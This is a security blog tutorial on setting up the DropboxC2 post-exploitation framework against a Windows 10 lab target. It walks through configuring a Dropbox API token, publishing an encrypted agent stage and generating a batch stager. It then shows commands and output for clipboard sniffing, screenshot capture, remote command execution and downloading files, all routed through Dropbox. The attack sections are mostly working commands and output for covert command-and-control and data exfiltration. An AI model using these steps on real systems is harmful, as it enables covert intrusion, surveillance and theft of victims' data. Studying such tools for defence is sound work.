

Command and Control with DropboxC2

April 12, 2019 By Raj Chandel

In this article, we will learn how to use DropboxC2 tool. It is also known as DBC2.

Table of Content:

- Introduction
- Installation
- Getting Dropbox API
- Exploiting Target
- Sniffing Clipboard
- Capturing Screenshot
- Command Execution
- File Download

Introduction

DBC2 is primarily a tool for post-exploitation. It has an agent running on the target's machine, a controller, running on any machine, PowerShell modules, and Dropbox servers as a means of communication. It is inspired by the PowerShell Empire Framework. This tool is developed using python. The credit for developing this tool goes to Arno0x0x.

For this particular demonstration,

Attacker: Kali Linux

Target: Windows 10

Installation

To begin, first, we need the tool on our Attacker Machine. To do this, we will clone the tool directly from the GitHub.

```
git clone https://github.com/Arno0x/DBC2
```

```
root@kali:~# git clone https://github.com/Arno0x/DBC2 ↩
Cloning into 'DBC2'...
remote: Enumerating objects: 216, done.
remote: Total 216 (delta 0), reused 0 (delta 0), pack-reused 216
Receiving objects: 100% (216/216), 4.55 MiB | 185.00 KiB/s, done.
Resolving deltas: 100% (102/102), done.
```

After running the above command, we would have a directory created by the name of DBC2. Now, we will traverse inside that directory using the `cd` command. After that, we are going to need to install the dependencies of the tool. There are multiple ways to do this, but here we are using `pip` command along with a `requirements.txt` file that we cloned from `git` earlier.

```
cd DBC2/  
pip install -r requirements.txt
```

```
root@kali:~# cd DBC2/
root@kali:~/DBC2# pip install -r requirements.txt
Requirement already satisfied: requests>=2.11 in /usr/lib/
Collecting tabulate (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/c2/f
6kB)
100% | 51kB 932kB/s
```

Getting Dropbox API

Now, this tool uses the Dropbox Servers as the medium to run agents on the target machine. In order to do that, this tool requires a Dropbox API. To get that, first, create an account on Dropbox. Then after creating the account, head to developer tools **here**. A webpage will open similar to the one shown below. Here we will select the “Dropbox API”. Then in the type of access section, we will choose “App folder”. Name the app as per choice. Then click on Create App Button to proceed.

1. Choose an API


☒ **Dropbox API** 
For apps that need to access files in Dropbox. [Learn more](#)



☐ **Dropbox Business API**
For apps that need access to Dropbox Business team info. [Learn more](#)


2. Choose the type of access you need

[Learn more about access types](#)

☒ **App folder** – Access to a single folder created specifically for your app. 

☐ **Full Dropbox** – Access to all files and folders in a user's Dropbox.

3. Name your app

pavandeep 

This will lead to another webpage as shown below. Here, move on to the O Auth 2 Section, and Generate access token. This will give the Dropbox API required for this particular practical.

| | |
|------------|------------------|
| App key | ws0zf...ndexky91 |
| App secret | 1c0*...47..ye5 |

OAuth 2

Redirect URIs

https:// (http allowed for localhost)

Add

Allow Implicit grant

Allow

Generated access token

e0CAGjd...kk4B0ZE 

This access token can be used to access your account (hackingarticles@inboxbe access token with anyone.

Copy the Generated access token, now get to the directory we cloned earlier. Here we have a file named config.py. We will open it using nano command and paste the Access token as the value for “defaultAccessToken” as shown

```
# Dropbox API access token
# If this entry is empty or missing, user will be prompted to enter it manually at startup
defaultAccessToken = "e0CAG1duQfAALwUgZlAAACMD3fAvO7xR3YVjFvWd9z-fLnpccrLrkUOd7vkk4B0ZE"

# Base64 encoded 128 bits key used for AES encryption
# If this entry is empty or missing, user will be prompted to enter it manually at startup
defaultMasterKey = ""
```

Now, it's time to run the tool, check for appropriate permission before running the tool. As we run the tool, we are greeted with a cool looking banner as shown in the given below. Followed by some details about the Author and Version and tool. After this, it will ask for a master password which will be used to encrypt all the data between the agents and the controller. Enter the password of choice. It will encrypt the password entered and display the result. We can copy the code shown and add to the config.py file so that it doesn't ask again for a master password. After this, it will create an incoming directory inside the Directory we cloned earlier. This will be used as a buffer to save files from the target.

```
root@kali:~/DBC2# python dropboxC2.py ↵
```

DROPOBOXC2

```
[*] DropboxC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.2.4
[*][CONFIG] Using Dropbox API access token from configuration file
[SETUP] Enter the master password used to encrypt all data between the agents and the controller:
[+] Derived master key from password: [FVIkFdELS3rSU9v3zaFunA==] ↵
You can save it in the config file to reuse it automatically next time
[+] Creating [./incoming] directory for incoming files
[*] Starting Polling thread
```

| Agent ID | Status | Last Beacon (UTC) | Wake Up time (UTC) |
|----------|--------|-------------------|--------------------|
| ----- | ----- | ----- | ----- |

```
[main]#>
```

This tool requires to upload the modules and stager on Dropbox before proceeding further. We will do this using the command given below.

```
publishStage dbc2_agent.exe
```

```
[main]#> publishStage dbc2_agent.exe ↵  
[*] Publishing [./agent/release/dbc2_agent.exe] to the C2 server  
[*] Agent stage XOR encrypted with key [328ffc90432b32022fcb158f7997fc776  
46bfe15791d56c0d6c2361ca7302401] and successfully published  
[*] Stage successfully shared with public URL [https://www.dropbox.com/s/  
6ro498rtgq3blxi/default.aa?dl=1]
```

This will upload a file on the Dropbox as shown in the image given below. This file is encrypted using XOR encryption.

Home

Starred

Recent



default.aa

Added 5 mins ago · pavandeep



Apps

Added 9 mins ago · Dropbox



Get Started with Dropbox Paper.url

Added 11 mins ago · Dropbox



Get Started with Dropbox.pdf

Added 11 mins ago · Dropbox

Now let's check if the stage is published using the command given below:

```
listPublishedStage
```

```
[main]#> listPublishedStage ↵  
  
Stage name      Public link  
-----  
default         https://www.dropbox.com/s/6ro498rtgq3blxi/default.aa?dl=1
```

Now that stage is uploaded, let's use it to create a stager. We are going to create a batch file. But we can use many other types of stager options. This tool provides stager in macro, oneliner, JavaScript, MS build set and much more.

This command will create a stager.bat in the tmp directory. We sent this bat file to our target machine.

```
genStager batch default
```

```
[main]#> genStager batch default ↵  
[+] Batch stager saved in [/tmp/stager.bat]
```

After the batch file is executed on the target machine, we will be informed with a message on the terminal that Agent found with ID. Now we will use the list command to see the list of the agents. And then we will copy the AgentID and then use it to interact with the session as shown in the given image.

```
list  
use [AgentID]
```

```
[main]#> list ↵  
  
Agent ID                               Status   Last Beacon (UTC)   Wake Up  
time (UTC)  
-----  
41b2205f14866537dc319a9c8d587820  ALIVE   2019-04-11T09:43:22Z N/A  
  
[main]#> use 41b2205f14866537dc319a9c8d587820 ↵  
[*] Using agent ID [41b2205f14866537dc319a9c8d587820]  
[41b2205f14]#> █
```

This will create a file on the Dropbox with the .status extension as shown in the given image.

Home

Starred

Recent



41b2205f14866537dc319a9c8d587820.status ☆

Edited just now · pavandeep

Share



default.aa

Added 20 mins ago · pavandeep



Apps

Added 24 mins ago · Dropbox



Get Started with Dropbox Paper.url

Added 26 mins ago · Dropbox



Get Started with Dropbox.pdf

Added 26 mins ago · Dropbox

Clipboard Sniffing

We can get the clipboard data that the target has on its clipboard. That is., the data he/she has copied. To do this we will have to start a sniffer using the command `clipboardLogger start`. Then wait till the target copies some data. Then Stop the sniffer using the command `clipboardLogger stop`. After stopping the sniffer the clipboard will be saved in a text file inside the incoming directory.


```
clipboardLogger start
clipboardLogger stop
```

```
[41b2205f14]#> clipboardLogger start ↩
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [1]
[41b2205f14]#>
[*] Task ID [1] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully

[41b2205f14]#> clipboardLogger stop ↩
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [2]
[41b2205f14]#>
[*] Task ID [2] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully
[*] Saving clipboard logger results to file [./incoming/clipboardlogger.txt]
[*] File saved [./incoming/clipboardlogger.txt]
```

Let's take a look at what target copied on his/her machine. We are going to use the cat command on a new Kali terminal to read the file as shown in the given image.

```
cat /root/DBC2/incoming/clipboardlogger.txt
```




```
root@kali:~# cat /root/DBC2/incoming/clipboardlogger.txt  
Hacking Articles  
Raj Chandel's Blog
```

Capturing Screenshot


Now furthermore we can grab a screenshot of then target machine. To do this we will use the screenshot command as shown in the given image.

```
screenshot
```



```
[41b2205f14]#> screenshot  
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [4]  
[41b2205f14]#>  
[*] Task ID [4] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully  
[*] Please wait while downloading file [/41b2205f14866537dc319a9c8d587820.4.rsc] and s  
[*] File saved [./incoming/screenshot.jpg]
```

The screenshot will be captured and stored in the incoming directory. We can see that the target is browsing a website on his/her machine in the given image.



Command Execution

We can run some PowerShell commands on the target machine using the parameter cmd. This tool doesn't offer the shell but it can execute one command at a time. So, we type cmd and then it asks the command that is to be executed. Here we run the command dir. And we have the list of files as shown in the given image.

```
cmd
dir
```

```
[41b2205f14]#> cmd ↵
Command: dir ↵
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [5]
[41b2205f14]#>
[*] Task ID [5] on agent ID [41b2205f14866537dc319a9c8d587820] completed
[runCLI]

Volume in drive C has no label.
Volume Serial Number is 3618-96DF

Directory of C:\Users\pavan\Downloads

11-04-2019  15:12    <DIR>          .
11-04-2019  15:12    <DIR>          ..
01-04-2019  01:09             2,126,120 AnyDesk.exe
03-01-2016  04:06    <DIR>          IGG-44Humme
09-04-2019  23:46             1,260 maltego.txt
08-04-2019  12:22    <DIR>          Nessus
09-04-2019  11:28    <DIR>          Retina
09-04-2019  11:09       359,495,392 RetinaNetworkCommunity_EN.exe
03-04-2019  11:59       10,393,296 Sequential Mining.zip
10-04-2019  22:40       20,639,897 Steganography Using Reversible Texture Synthesis.
09-04-2019  20:52     1,038,090,241 [Gamepciso.com]P7723.part1.rar
09-04-2019  20:50     1,038,090,241 [Gamepciso.com]P7723.part2.rar
09-04-2019  20:47     924,136,820 [Gamepciso.com]P7723.part3.rar
               8 File(s)  3,392,973,267 bytes
               5 Dir(s)  56,509,140,992 bytes free
```

File Download

Furthermore, we can download files from the target. To do this we will have to use the command `getFile` followed by the file name or path. This will download the file from the target to our attacker machine.

```
getFile sharetext.txt
```

```
[41b2205f14]#> getFile sharetext.txt ↵
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [6]
[41b2205f14]#>
[*] Task ID [6] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully [/41b2205f14866537dc319a9c8d587820.6.rsc]
[*] Please wait while downloading file [/41b2205f14866537dc319a9c8d587820.6.rsc] and saving it to local disk
[*] File saved [./incoming/sharetext.txt]
```

The tool will download the file inside the incoming directory we discussed earlier. We can view the file using `cat` command as shown in the image given below.

```
cat /root/DBC2/incoming/sharetext.txt
```

```
root@kali:~# cat /root/DBC2/incoming/sharetext.txt ↵
This is sample file
```